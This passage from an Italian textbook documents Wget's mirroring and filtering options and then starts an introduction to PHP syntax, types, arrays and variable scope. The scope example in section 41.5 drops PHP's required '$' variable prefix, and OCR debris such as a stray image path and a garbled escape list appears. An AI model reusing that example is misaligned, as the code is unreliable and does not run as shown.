	Permette di evitare che siano attraversate directory precedenti a quella dell'URI di partenza.

`-X` ***elenco_directory*** `--exclude` ***elenco_directory*** `exclude_directories =` ***elenco_directory***	Permette di escludere un elenco di directory dalla scansione ricorsiva.
`-nH` `add_hostdir = off`	Disabilita la creazione di directory locali prefissate dal nome del nodo di origine. Di solito, in presenza di una scansione ricorsiva di un URI, viene creata localmente una struttura di directory che riproduce il sistema remoto, a partire dal nome del nodo stesso. Questa opzione è utile solo quando si è sicuri che i riferimenti non si sviluppano all'indietro (eventualmente attraverso l'uso di opzioni opportune), come quando si opera con URI di tipo FTP.
`-nh`	Disabilita il controllo DNS; in tal modo non viene verificato se due nomi a dominio appartengono in realtà allo stesso nodo.
`-D` ***elenco_domini*** `--domains=`***elenco_domini*** `domains =` ***elenco_domini***	Permette di definire un elenco di domini accettabili. In pratica, si permette a Wget di seguire i riferimenti a nodi differenti da quello di partenza, purché appartengano ai domini elencati.

`-k`
`--convert-links`
`convert_links = on`
	In questo modo si ottiene di convertire i riferimenti assoluti in riferimenti relativi, limitatamente ai file scaricati effettivamente.

Segue la descrizione di alcuni esempi.

- `$ wget -r -L -np "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti **relativi** che vengono incontrati, escludendo quelli che si riferiscono a posizioni precedenti alla directory '`/progetto/`', fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/`...' nella directory corrente.

- `$ wget -r -L -np "http://dinkel.brot.dg/progetto/" -X /progetto/img/,/progetto/x/` [*Invio*]

  Come nell'esempio precedente, con l'aggiunta che non vengono riprodotte le directory '`/progetto/img/`' e '`/progetto/x/`'.

- `$ wget -r -D .brot.dg "http://dinkel.brot.dg/"` [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' seguendo anche i riferimenti ad alti nodi purché appartenenti al dominio *.brot.dg*.

40.8.6 Selezione dei file in base al loro nome

Quando si scandisce un URI remoto in modo ricorsivo, è possibile definire i file da scaricare in base al nome. Nel caso particolare del protocollo FTP, si possono utilizzare i noti metacaratteri (caratteri jolly) nello stesso URI, mentre con il protocollo HTTP le cose cambiano perché ci si deve sempre affidare alla scansione dei riferimenti contenuti nelle pagine HTML.

Opzione o direttiva	Descrizione
`-A` ***elenco_da_accettare*** `--accept` ***elenco_da_accettare*** `accept =` ***elenco_da_accettare***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso metacaratteri riferiti a file che si vogliono scaricare. In pratica, si scaricano solo questi file, o meglio, gli altri che sono serviti per raggiungerli vengono rimossi successivamente.
`-R` ***elenco_da_escludere*** `--reject` ***elenco_da_escludere*** `reject =` ***elenco_da_escludere***	In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso metacaratteri riferiti a file che **non** si vogliono scaricare. Tutti gli altri file vanno bene.

Segue la descrizione di alcuni esempi.

- `$ wget -r -A "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Salva localmente solo i file che terminano per '`.gif`' e '`.jpg`', provenienti dall'URI '`http://dinkel.brot.dg/progetto/`'.

- `$ wget -r -R "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Come nell'esempio precedente, con la differenza che viene scaricato tutto fuorché i file che terminano per '`.gif`' e '`.jpg`'.

40.8.7 Identificazioni e parole d'ordine

Si è già accennato al fatto che il nome dell'utente e la parola d'ordine eventualmente necessari per accedere a determinati servizi FTP e HTTP possono essere inseriti nello stesso URI. In alternativa si possono usare delle opzioni apposite o delle direttive dei file di configurazione.

È bene ricordare che solo inserendo le parole d'ordine all'interno del file di configurazione personale si può evitare che queste siano visibili, perché se si immettono direttamente nella riga di comando, queste diventano accessibili dall'elenco dei processi, per tutti gli utenti.

Opzione o direttiva	Descrizione
`--http-user` ***utente*** `http_user =` ***utente***	Permette di definire il nominativo-utente da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`--http-passwd` ***parola_d'ordine*** `http_passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.
`passwd =` ***parola_d'ordine***	Permette di definire la parola d'ordine da usare per una connessione FTP.

40.8.8 Riproduzione speculare e informazioni data-orario

Quando si vuole riprodurre un URI remoto e si vuole mantenere la copia locale allineata con quella remota, la cosa più importante da verificare è la variazione dell'informazione data-orario degli oggetti remoti. In pratica, si vuole ottenere che:

- vengano scaricati i file remoti se non sono già presenti nel sistema locale, o se la dimensione non combacia;
- vengano scaricati i file remoti se la loro data di modifica è più recente rispetto a quella dei file locali.

Opzione o direttiva	Descrizione

`-N`
`--timestamping`
`timestamping = on`
	Si fa in modo che venga attuato il meccanismo di aggiornamento in base alla verifica delle date, evitando così di ripetere ogni volta il prelievo di dati già esistenti localmente e presumibilmente aggiornati.

`-m`
`--mirror`
`mirror = on`
	Equivale alla richiesta di una ricorsione infinita assieme all'attivazione di '**`timestamping`**' e '**`noclobber`**'.

L'esempio seguente serve a riprodurre nella directory corrente ciò che si dirama a partire da '`http://dinkel.brot.dg/articoli/`' senza seguire riferimenti in altri nodi, né all'interno di percorsi che si articolano da posizioni precedenti gerarchicamente. In particolare vengono trasformati i riferimenti in modo che siano solo relativi (senza l'indicazione del nodo)

```
# wget --mirror --relative --no-parent ↩
↪     -nH "http://dinkel.brot.dg/articoli/" [Invio]
```

Questo esempio rappresenta l'utilizzo di Wget per ottenere la riproduzione speculare di un'area HTTP. Tuttavia, il difetto di questo approccio sta nel fatto che Wget non è in grado di verificare la scomparsa di file dall'origine, per cui non può provvedere da solo alla loro eliminazione.

40.8.9 Funzionalità varie

Altre funzionalità di Wget possono essere molto utili e queste sezioni non esauriscono la descrizione delle possibilità che ci sarebbero. Per approfondire lo studio di Wget occorre consultare la sua documentazione, che normalmente è disponibile in forma di ipertesto Info: *info wget*. La tabella successiva riporta altre opzioni di una certa importanza che non hanno trovato posto nelle altre tabelle analoghe.

Opzione o direttiva	Descrizione
`-c` `--continue`	Permette di riprendere il prelievo di un file (uno solo) continuando da dove l'operazione è stata interrotta precedentemente. Questa opzione è efficace solo se il servente relativo è predisposto per questa funzionalità.
`-Q` ***dimensione*** `--quota` ***dimensione*** `quota =` ***dimensione***	Permette di definire il limite massimo di spazio utilizzabile per i prelievi, quando questi sono fatti in modo **ricorsivo**. Il valore della dimensione viene espresso da un numero che rappresenta una quantità di byte. Se questo numero è seguito dalla lettera '**`k`**', indica unità in kibibyte (simbolo: «Kibyte»), altrimenti, se è seguito dalla lettera '**`m`**', si riferisce a unità in mebibyte (simbolo: «Mibyte»).
`--spider`	In questo modo si ottiene soltanto la verifica che l'URI indicato rappresenti un oggetto esistente. Se l'oggetto non esiste, o non è raggiungibile, l'eseguibile '**`wget`**' termina di funzionare restituendo un valore diverso da zero, cosa che può servire per costruire degli script per la verifica di un elenco di URI, per esempio quello di un segnalibro di un programma di navigazione. Purtroppo, tale funzionalità non si adatta bene al protocollo FTP.
`-w` ***n_secondi*** `--wait` ***n_secondi*** `wait =` ***n_secondi***	Permette di stabilire un intervallo di tempo tra il prelievo di un file e il successivo. È molto utile per alleggerire il carico del sistema locale, di quello remoto e dell'utilizzo della banda.

40.9 Riferimenti

- *W3C, World Wide Web Consortium*, *http://www.w3.org/*
- Michiel Boland, *Mathopd*, *http://www.mathopd.org/*
- Ian Graham, *Web/HTML Documentation and Developer's Resource*, *http://www.utoronto.ca/webdocs/*
- Christian Neuss, Johan Vromans, *Perl, guida pratica*, Apogeo, 1996
- Steven Brenner, '**`cgi-lib.pl`**', libreria standard per la creazione di script CGI in Perl, *http://cgi-lib.berkeley.edu/*
- *ht://Dig*, *http://www.htdig.org/*
- *Webalizer*, *http://www.mrunix.net/webalizer/*

[1] **W3M** software libero con licenza speciale

[2] **Mathopd** software libero con licenza speciale

[3] L'uso del punto interrogativo rende la cosa intuitiva: la richiesta viene fatta attraverso un'interrogazione.

[4] I motori di ricerca utilizzano normalmente il metodo '**`GET`**', perché consente di trasmettere l'interrogazione richiesta nell'indirizzo usato, il quale viene memorizzato dai serventi HTTP come referente. Questa è una situazione pratica in cui il metodo '**`POST`**' non sarebbe adatto.

[5] L'esempio del file '`form-test.html`' viene proposto secondo lo standard HTML 4.01, perché alcuni attributi usati sono incompatibili con ISO-HTML.

[6] **ht://Dig** GNU GPL

[7] La dichiarazione del modulo, con l'elemento '**`FORM`**' va verificata per quanto riguarda l'attributo '**`ACTION`**', che deve puntare esattamente al programma CGI di ht://Dig, presso il sito che interessa.

[8] Eventualmente, le statistiche di accesso possono servire anche per dimostrare la visibilità reale di pagine a contenuto pubblicitario, ma rimane il fatto che sia facile creare dei file di registrazioni fasulli per ingannare i finanziatori.

[9] **Webalizer** GNU GPL con l'uso di una libreria che ha una licenza differente

[10] **Wget** GNU GPL

[11] Alcune shell, quando concludono la loro attività, cercano di eliminare i processi loro discendenti, senza limitarsi a inviare un semplice '**`SIGHUP`**'. In tal caso conviene avviare '**`wget`**' attraverso '**`nohup`**'.

Introduzione a PHP

`stripslashes()` 1838 `switch` 1832 `TRUE` 1822 `while` 1833 `$_GET[]` 1838 `$_POST[]` 1838 `$_SESSION[]` 1840

PHP[1] sta per *hypertext preprocessor* e, originariamente, per *personal home page*. Si tratta in pratica di un interprete di un linguaggio che ha lo stesso nome, attraverso il quale si genera al volo una pagina ipertestuale (di norma HTML). Pertanto, il linguaggio PHP si usa per realizzare degli script, la cui interpretazione avviene presso un servente HTTP-CGI, dove si associa l'estensione del file (di solito è '`.php`') all'esecuzione dell'interprete PHP, in qualità di programma CGI. Per esempio, nella configurazione del servente HTTP, potrebbe apparire una direttiva simile a quella seguente che si riferisce precisamente al caso di Mathopd (sezione 40.2):

```
    Control {
        Alias /
        Location /var/www
        External {
            /usr/bin/php-cgi { .php }
        }
    }
```


Qui si intende dire al servente HTTP che, nel caso venga richiesto di accedere a un file con estensione '`.php`', deve utilizzare il programma '`/usr/bin/php-cgi`' per interpretarlo, restituendo poi il risultato come se fosse il contenuto del file richiesto originariamente.

Per poter utilizzare o iniziare a studiare il linguaggio PHP, occorre disporre di un servente HTTP, predisposto in modo tale da poter interpretare i file PHP. Per verificare tale funzionalità, è sufficiente predisporre un file come quello seguente, il cui nome potrebbe essere '`info.php`':

```
<?php
phpinfo();
?>
```

Accedendo attraverso un navigatore ipertestuale al file, tramite il servente HTTP, si dovrebbe ottenere un elenco delle funzionalità disponibili e della configurazione attuale dell'interprete PHP:

Figura 41.3. Esito dell'interpretazione del file '`info.php`' di esempio.



L'interprete PHP viene configurato con un file di configurazione generale, il quale potrebbe corrispondere a '`/etc/php/cgi/php.ini`', e da file di configurazione particolari, relativi soltanto ai file PHP che si trovano nella stessa directory. Le direttive di questo file di configurazione sono molto semplici e consistono nell'assegnamento di un valore a delle variabili di configurazione prestabilite, come nell'esempio seguente:

```
; Questo è un commento
magic_quotes_gpc = Off
; Le direttive seguenti evidenziano tutti gli errori in fase
; di esecuzione degli script PHP.
error_reporting = E_ALL | E_NOTICE | E_STRICT
display_errors = On
```

41.1 Delimitazione del codice PHP

Il codice PHP contenuto in un file, deve essere delimitato, attraverso un marcatore di apertura e uno di chiusura:


```
<?php
...
?>
```

Il file che contiene il codice PHP potrebbe contenere più di un blocco di codice delimitato in questo modo. In tal caso, di solito il file è scritto secondo il linguaggio HTML, dove, nelle sole zone delimitate, si utilizza del codice PHP per rendere dinamica la composizione complessiva:

```
<!doctype html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>Data e orario</title>
  </head>
  <body>
    <p>Data e orario:
    <em><?php echo (date ("r")); ?></em></p>
    <p>Il tuo indirizzo IP è:
    <em><?php echo ($_SERVER["REMOTE_ADDR"]); ?></em></p>
  </body>
</html>
```

L'esempio appena apparso mostra due piccole inserzioni di codice PHP, con le quali si genera prima una stringa contenente la data e l'orario, poi l'indirizzo IP del nodo cliente.

Tuttavia, mescolare codice PHP dentro codice di tipo differente, potrebbe risultare in un lavoro confuso e disordinato. La stessa cosa apparsa sopra avrebbe potuto essere scritta, in modo più coerente, come segue:

```
<?php
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>Data e orario</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
echo ("    <p>Data e orario: <em>"
      .date ("r")."</em></p>\n");
echo ("    <p>Il tuo indirizzo IP è: <em>"
      .$_SERVER["REMOTE_ADDR"]."</em></p>\n");
echo ("  </body>\n");
echo ("</html>\n");
?>
```

In questo capitolo introduttivo a PHP, si usa sempre solo questa seconda modalità di codifica.

41.2 Struttura fondamentale del linguaggio

Il linguaggio PHP è strutturato nello stesso modo del linguaggio C (capitolo 66) e del linguaggio Perl (capitolo 24); pertanto è uguale la forma dei commenti, il modo di terminare le istruzioni con il punto e virgola e il modo di raggrupparle con le parentesi graffe:

```
/* commento
   [...]
*/
```

```
// commento
```

```
istruzione ;
```

```
{istruzione ; istruzione ; istruzione ;}
```

Dal momento che il linguaggio PHP non utilizza direttive del preprocessore, anche il cancelletto (‘**#**’) può essere usato per segnalare dei commenti, come avviene nel linguaggio Perl:

```
# commento
```

I nomi delle variabili e delle funzioni seguono regole analoghe a quelle del linguaggio C e del linguaggio Perl, per cui si usano lettere, cifre numeriche e trattino basso, con il vincolo di iniziare con una lettera (il trattino basso iniziale è riservato per nomi di sistema). Tuttavia, rispetto al linguaggio C, solo i nomi di variabili si distinguono anche in base alla scelta di lettere maiuscole o minuscole, mentre non è così per i nomi di funzione; inoltre, i nomi delle variabili sono sempre contrassegnati dal prefisso ‘**$**’, come avviene nel linguaggio Perl.

Quindi, i nomi ***mamma_mia()*** e ***Mamma_Mia()***, rappresentano indifferentemente la stessa funzione, mentre le variabili ***$mia*** e ***$Mia*** sono entità distinte.

41.3 Analisi sintattica

Il linguaggio PHP viene interpretato in qualità di script, pertanto non richiede una fase di compilazione per la produzione di un file in linguaggio macchina. Tuttavia, è opportuna un’analisi sintattica preventiva. Di norma si ottiene con il comando ‘**php**’, con l’opzione ‘**-l**’:

```
$ php -l file.php [Invio]
```

In questo esempio si analizza il file ‘`file.php`’. Nella migliore delle ipotesi si ottiene questo messaggio:

```
No syntax errors detected in file.php
```

Tuttavia, ci sono errori che si possono rivelare solo in fase di utilizzo. Per questi è necessario un controllo preliminare, attivando opportunamente alcune opzioni di configurazione dell’interprete PHP. L’estratto seguente della configurazione di un file ‘`php.ini`’ mostra l’uso di tali direttive per mettere in evidenza ogni tipo di errore e di avvertimento in fase di esecuzione degli script:

```
error_reporting = E_ALL | E_NOTICE | E_STRICT
display_errors = On
```

41.4 Variabili e costanti

Le variabili per il linguaggio PHP hanno il tipo che deriva da ciò che viene loro assegnato. Per esempio, una variabile è di tipo numerico se le si assegna un valore numerico, ma può trasformarsi in una stringa se successivamente le si assegna un dato di questo tipo. In pratica, con il PHP non ci si deve preoccupare di definire il tipo delle variabili.

41.4.1 Valore nullo

Il PHP definisce il valore ‘**NULL**’, pari a un nulla, non meglio precisato, che può essere uguale solo a un altro ‘**NULL**’. Una variabile corrisponde a ‘**NULL**’ se le è stato assegnato tale valore, oppure se non è ancora stata definita.

```
$var0 = NULL;
```

41.4.2 Variabili e costanti logiche (booleane)

Una variabile è di tipo logico se gli si assegna un valore logico, *Vero* o *Falso*, espresso dalle costanti ‘**TRUE**’ e ‘**FALSE**’:

```
$var1 = TRUE;
$var2 = FALSE;
```

Una variabile logica può servire come condizione, per esempio in una struttura condizionale:

```
if ($var1)
  {
    echo ("<p>La variabile contiene il valore VERO!</p>\n");
  }
```

Tuttavia, ai fini della valutazione in qualità di variabile logica, qualunque altro tipo di variabile può essere usato come condizione, nel qual caso si considera che un valore «nullo», inteso però in base al contesto, sia pari a «FALSO», mentre qualunque altra cosa sia pari a «VERO».

41.4.3 Variabili e costanti numeriche

Una variabile è di tipo numerico intero quando le si assegna un valore numerico intero; è in virgola mobile se le si assegna un valore numerico con virgola. La costante si scrive semplicemente, usando il punto come separatore decimale, se serve; inoltre, si mette il segno meno (‘**-**’) prima delle cifre numeriche, se si tratta di un valore negativo. Non c’è bisogno di specificare il rango del valore.

```
$var3 = 12345;
$var4 = 678.901;
$var5 = -234.56;
```

Si possono utilizzare costanti numeriche intere in base sedici e in base otto, come avviene nel linguaggio C:

```
$var6 = 0x123AF;        // valore esadecimale
$var7 = 01237;          // valore ottale
```

41.4.4 Stringhe

Le stringhe vengono trattate dal PHP come se fossero dei valori scalari (al pari dei valori numerici). Una variabile è di tipo stringa se le si associa una stringa:

```
$var8 = ’Ciao a tutti’;
$var9 = "$var8, ma proprio a tutti";
```

Le stringhe costanti devono essere delimitate. Per questo si possono usare, a scelta, gli apici doppi o quelli singoli; tuttavia il loro comportamento è differente, come si intuisce dall’esempio.

41.4.5 Stringhe delimitate da apici singoli

Le stringhe delimitate da apici singoli sono stringhe letterali, nel senso che ciò che contengono viene letto per quello che è, con due sole eccezioni, ‘**\’**’ e ‘****’ che vengono rese come se fossero, rispettivamente, l’apice singolo e la barra obliqua inversa. Si osservi l’esempio:

```
$var10 = ’L\’apostrofo e la barra obliqua inversa (\\).’;
echo ("<p>");
echo ($var10);
echo ("</p>");
```

In questo caso, quando viene visualizzato il contenuto della variabile ***$var10***, si ottiene il testo:

```
L’apostrofo e la barra obliqua inversa (\).
```

È evidente che sia necessario un modo per rappresentare l’apostrofo, all’interno di una stringa delimita da apici singoli, senza che ciò interrompa la stringa stessa. Poi, dato che per questo si usa una sequenza composta con la barra obliqua inversa, quando si vuole rappresentare la barra obliqua, senza ambiguità, diventa necessario indicarla due volte. Nell’esempio precedente non sarebbe necessario farlo, perché dopo la barra obliqua inversa non c’è un apostrofo, mentre in quello successivo diventa indispensabile:

```
$var11 = ’L\’apostrofo si inserisce nelle stringhe ’;
$var12 = ’letterali con la sequenza \\’.’;
echo ("<p>");
echo ($var11);
echo ($var12);
echo ("</p>");
```

Ecco il risultato del nuovo esempio:

```
L'apostrofo si inserisce nelle stringhe letterali
↪con la sequenza \'.
```

41.4.6 Stringhe delimitate da apici doppi

Le stringhe delimitate da apici doppi sono soggette a un'interpretazione; in modo particolare vengono riconosciute le variabili ed espanse in forma di stringhe:

```
$var13 = 123;
$var14 = "La variabile \$var13 contiene il valore $var13.";
echo ("<p>");
echo ($var14);
echo ("</p>");
```

Ecco il risultato:

```
La variabile $var13 contiene il valore 123.
```

Oltre a questo, è possibile inserire alcuni codici speciali, tra cui il più importante è rappresentato da '**\n**', con il quale si ottiene di inserire un'interruzione di riga:

```
$var15 = "Prima riga,\nseconda riga.";
echo ("<pre>");
echo ($var15);
echo ("</pre>");
```

Ecco il risultato:

```
Prima riga,
seconda riga.
```

Si comprende che l'uso della barra obliqua inversa cambia con le stringhe delimitate da apici doppi, arricchendosi di qualche nuovo codice:

Sequenza	Risultato
`\\`	Barra obliqua inversa, singola: '\'.
`\"`	Apice doppio: '**"**'.
`\$`	Dollaro: '**$**'.
`\n`	Interruzione di riga, corrispondente al codice *<LF>*, pari al valore $0A_{16}$.
`\r`	Codice *<CR>*, pari al valore $0D_{16}$.
`\t`	Codice di tabulazione orizzontale, *<HT>*, pari al valore 09_{16}.
`\v`	Codice di tabulazione verticale, *<VT>*, pari al valore $0B_{16}$.
`\e`	Codice *<ESC>*, pari al valore $1B_{16}$.
`\f`	Codice *<FF>*, pari al valore $0C_{16}$.

41.4.7 Cast

Il cast, ovvero la trasformazione esplicita del tipo di una variabile scalare, è previsto anche nel linguaggio PHP, principalmente come ausilio a una programmazione ordinata e chiara, anche se ci possono essere situazioni in cui la conversione esplicita è necessaria. Si osservi l'esempio seguente:

```
$a = "15.5 anni";
$b = $a;
```

In questo caso, entrambe le variabili (***$a*** e ***$b***) sono stringhe e contengono ciò che si vede: «15.5 anni». In PHP è ammessa anche la conversione da stringa a valore numerico:

```
$a = "15.5 anni";
$b = (int) $a;
```

In questo caso, la variabile ***$b*** diventa di tipo intero, in quanto contiene il valore 15, perdendo il resto delle informazioni contenute nella stringa originale.

```
$a = "15.5 anni";
$b = (float) $a;
```


Qui invece la variabile ***$b*** ottiene il valore 15,5, in virgola mobile.

Va osservato che in PHP le variabili scalari non hanno un tipo fisso, quindi, una variabile che prima è di tipo stringa, può poi diventare di tipo numerico, per il solo fatto che gli si assegna un dato nuovo di tale tipo. Quindi, quando si assegna un valore a una variabile, non avviene un cast implicito, ma al massimo una trasformazione del tipo della variabile ricevente.

```
$a = "15.5 anni";
$a = 15;
$a = 15.5;
```

Questo esempio ulteriore, serva a capire che la variabile ***$a***, in momenti diversi, si trasforma da stringa, a valore intero, a valore in virgola mobile, mano a mano che accoglie dati diversi al suo interno.

Tabella 41.30. Cast disponibili nel linguaggio PHP.

Cast	Tipo di trasformazione ottenuta
`(int)` `(integer)`	Trasformazione in tipo intero. Nel caso il dato originario sia una stringa, si estrapolano le prime cifre numeriche, ammesso che la stringa inizi con cifre numeriche, altrimenti si ottiene il valore zero.

`(float)`
`(double)`
`(real)`
	Trasformazione in tipo a virgola mobile. La precisione di questo tipo di rappresentazione dipende dalla realizzazione e dal sistema in cui si trova a funzionare.

`(string)`	Trasformazione in stringa.
`(array)`	Trasformazione in un array. La conversione di un tipo scalare in un array, produce un array contenente un solo elemento, pari al valore scalare originale.
`(object)`	Trasformazione in oggetto. Si veda *http://php.net/manual/en/language.types.object.php* .
`(unset)`	Trasformazione nel valore '**`NULL`**'.

41.4.8 Array

Gli array del linguaggio PHP andrebbero considerati tutti come array associativi, nel senso che l'indice usato per accedere agli elementi può essere arbitrario, concretizzandosi in pratica in una chiave di ricerca. Per creare velocemente un array si può usare l'istruzione ***array()*** che si presenta come una funzione standard:

```
$arr = array (1, 1, 2, 3, 5, 8);
```

```
$arr = array (0 => 1, 1 => 1, 2 => 2,
              3 => 3, 4 => 5, 5 => 8);
```

I due esempi sono equivalenti, nel senso che producono lo stesso tipo di array. Nel primo caso si considera che gli elementi siano associati all'indice predefinito, costituito da un numero intero, dove il primo elemento ha indice zero e l'ultimo ha indice $\boldsymbol{n}-1$, con $\boldsymbol{n}$ corrisponde alla quantità di elementi.

Il secondo esempio mostra la dichiarazione esplicita dell'indice di accesso. L'esempio successivo mostra che si può usare anche una stringa o qualunque altro valore «scalare» in qualità di indice per un array:

```
$arr = array ("aa" => 1, "bb" => 1, 123 => 2,
              123.5 => 3, -123 => 5, -123.5 => 8);
```

Per accedere a un elemento di un array, si usa la forma consueta, con la quale l'indice si colloca tra parentesi quadre:

```
$arr["aa"] += 2;
```

```
$i = "aa";
$arr[$i] += 2;
```

Per aggiungere un elemento a un array, è sufficiente fare riferimento a un indice che non sia ancora stato utilizzato:

```
$i = "zz";
$arr[$i] = 999;
```

Quando l'indice degli elementi è strutturato nel modo tradizionale (con indice da zero a $n-1$) e gli elementi sono ordinati effettivamente secondo l'indice, è possibile aggiungere un elemento attribuendo automaticamente l'indice successivo, nel modo seguente:

```
$arr[] = 111;
```

Anche per questa ragione, è frequente osservare nel codice PHP la creazione di array vuoti che poi vengono popolati in base alle necessità:

```
$arr = array ();
```

Dal momento che gli elementi di un array hanno comunque un ordine al loro interno, se l'indice usato non è più adeguato, è possibile attribuire agli elementi un nuovo indice ordinato:

```
$arr1 = array ("aa" => 1, "bb" => 1, 123 => 2,
               123.5 => 3, -123 => 5, -123.5 => 8);
$arr2 = array_values ($arr1);
```

In questo modo, l'array ***$arr2[]*** ottiene una copia degli elementi di ***$arr1[]***, ma con un indice ordinato, costituito da un intero a partire da zero, fino a $n-1$.

Gli elementi di un array possono essere, a loro volta, degli array. Ciò consente di produrre array a più dimensioni, a cui si accede con due o più indici. Pertanto, ***$arr[1][2]*** fa riferimento all'elemento con indice 2 di un array che a sua volta si colloca nell'elemento con indice 1 dell'array principale.

41.4.9 Stringhe trattate come array

Le stringhe possono essere trattate come se fossero array di byte. Ma occorre fare attenzione: si tratta proprio di array di byte, non di array di caratteri.

```
$str = "Perché?";
$str[0] = "p";
```

L'esempio mostra la dichiarazione della variabile ***$str*** contenente la stringa «Perché». Poi, il primo byte della stringa viene modificato, facendo sì che la variabile ***$str*** contenga complessivamente la stringa «perché» («p» minuscola). Si osservi però cosa accade qui:

```
$str = "Perché?";
$x = $str[5];
```

La variabile ***$x*** ottiene il sesto byte della stringa ***$str***. Tuttavia, dipende dalla codifica usata effettivamente nel sistema in cui funziona il PHP, a cosa corrisponda effettivamente tale byte. Per esempio, se è in uso la codifica UTF-8, quello che si ottiene è semplicemente il codice $C3_{16}$, perché complessivamente, la lettera «é» si rappresenta con due byte: $C3A9_{16}$.

41.4.10 La definizione di costanti

È possibile dichiarare delle costanti con l'ausilio della funzione ***define()***; tuttavia, ci sono circostanze in cui il risultato non è propriamente quello che ci si aspetterebbe: per evitare complicazioni è bene dichiarare tali costanti in una posizione che sia, anche formalmente, accessibile da tutto il programma:

```
define ("CIAO", "Ciao a tutti!");
echo ("<p>");
echo (CIAO);
echo ("</p>");
```

Si osserva che le costanti non hanno il prefisso '**$**' delle variabili; inoltre, va chiarito che la funzione ***define()*** può essere usata con un argomento aggiuntivo che però è sconsigliabile sfruttare.

41.5 Campo di azione delle variabili

Il PHP distingue tre tipi di campo di azione per le variabili: ***superglobali***, ***globali*** e ***locali***. Le variabili superglobali sono predefinite e si distinguono perché il loro nome inizia con il trattino basso e sono composte poi da lettere maiuscole. Per esempio, l'array ***$_GET[]*** serve a recepire i valori di una chiamata con il metodo GET del protocollo HTTP.

Le variabili superglobali sono accessibili in qualunque parte del programma PHP, senza distinzioni.

Le variabili globali sono quelle definite al di fuori delle funzioni, ma all'interno delle funzioni non sono visibili automaticamente: perché lo siano occorre ridichiararle espressamente in qualità di variabili globali. Esistono delle variabili globali predefinite, il cui utilizzo è però sconsigliato in favore della scelta di variabili superglobali che possono offrire le stesse informazioni. Eventualmente, va tenuto conto che le variabili globali predefinite possono essere trasmesse alle funzioni solo ridichiarando la loro natura di variabili globali nelle funzioni stesse.

Le variabili locali sono quelle definite all'interno delle funzioni e rimangono visibili solo nell'ambito della funzione che le contiene, senza trasmettersi alle funzioni che da lì potrebbero essere chiamate. Le variabili locali possono essere rese «statiche», nel senso che conservino il loro valore fino alla prossima chiamata della stessa funzione.

```
$a = 10;
$b = 20;
function c ()
{
  global a;
  static d = 5;
  b = 0;
  e = 10;
  a++;
  b++;
  d++;
  e++;
  return (a+b+d+e);
}
```

L'esempio mostra la dichiarazione di due variabili globali, ***a*** e ***b***, a cui viene assegnato inizialmente un valore. Poi si vede la funzione ***c()***, la quale acquisisce la variabile globale ***a***, definisce la variabile statica ***d*** e le variabili locali ***b*** ed ***e***. All'interno della funzione, le tre variabili ***a***, ***d*** ed ***e***, vengono incrementate di una unità, poi di queste viene restituita la somma.

Quando questa funzione viene chiamata la prima volta, la variabile statica ***d*** ottiene il suo valore iniziale, pari a 5, ma poi, alle chiamate successive, tale variabile non viene più inizializzata e continua a conservare il valore ottenuto nella chiamata precedente. Dato che la funzione lo incrementa di una unità, alla chiamata successiva si trova ad avere inizialmente ***6***, poi ***7***,...

La variabile globale ***a*** viene recepita dalla funzione, con il valore che possiede al momento della chiamata; poi il contenuto di questa variabile viene incrementato e tale modifica risulta anche al di fuori della funzione.

All'interno della funzione viene dichiarata la variabile locale ***b***, il cui nome coincide con quello di una variabile globale, la quale però viene ignorata all'interno della funzione. Pertanto, la modifica che viene apportata alla variabile locale ***b*** non si trasmette alla variabile globale che ha lo stesso nome.

Le variabili locali ***b*** ed ***e*** vengono formalmente distrutte al termine dell'esecuzione della funzione; pertanto, sono utili solo in quanto partecipano alla definizione del valore restituito dalla funzione ***c()***.

41.6 Riferimento a una variabile

Il linguaggio PHP si astrae notevolmente dalla realtà del linguaggio macchina che serve per pilotare la CPU. Pertanto, certe questioni che riguardano la gestione delle variabili e degli array, nel linguaggio PHP sono risolte in modo apparentemente semplice: per esempio, le stringhe sono gestite come se fossero valori scalari (mentre in realtà si sa che sono array di byte). Ciò comporta il fatto che il linguaggio gestisca in modo trasparente tutte le questioni relative ai puntatori delle variabili.

Il linguaggio PHP prevede l'operatore '**&**', per indicare che si intende fare riferimento a una variabile, ma va usato secondo le modalità previste e non esiste un operatore analogo di dereferenziazione, perché questa è implicita. Si osservi l'esempio seguente:

```
$a = 10;
$b = &$a;
```

Il secondo assegnamento dell'esempio, fa sì che la variabile ***$b*** sia un alias della variabile ***$a***, semplicemente. Così, se si assegna un valore diverso a ***$b*** questo cambiamento si ripercuote anche nell'altro alias.

L'unica situazione in cui può essere utile l'uso dei riferimenti alle variabili riguarda la chiamata delle funzioni, dove è possibile passare un parametro per riferimento ed è possibile restituire una variabile locale per riferimento (in tal caso la variabile locale non verrebbe distrutta alla conclusione del funzionamento della funzione).

41.7 Operatori ed espressioni

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o più operandi, restituendo un valore. Gli operandi descritti di seguito sono quelli più comuni e importanti. Le espressioni sono formate spesso dalla valutazione di sottoespressioni (espressioni più piccole).

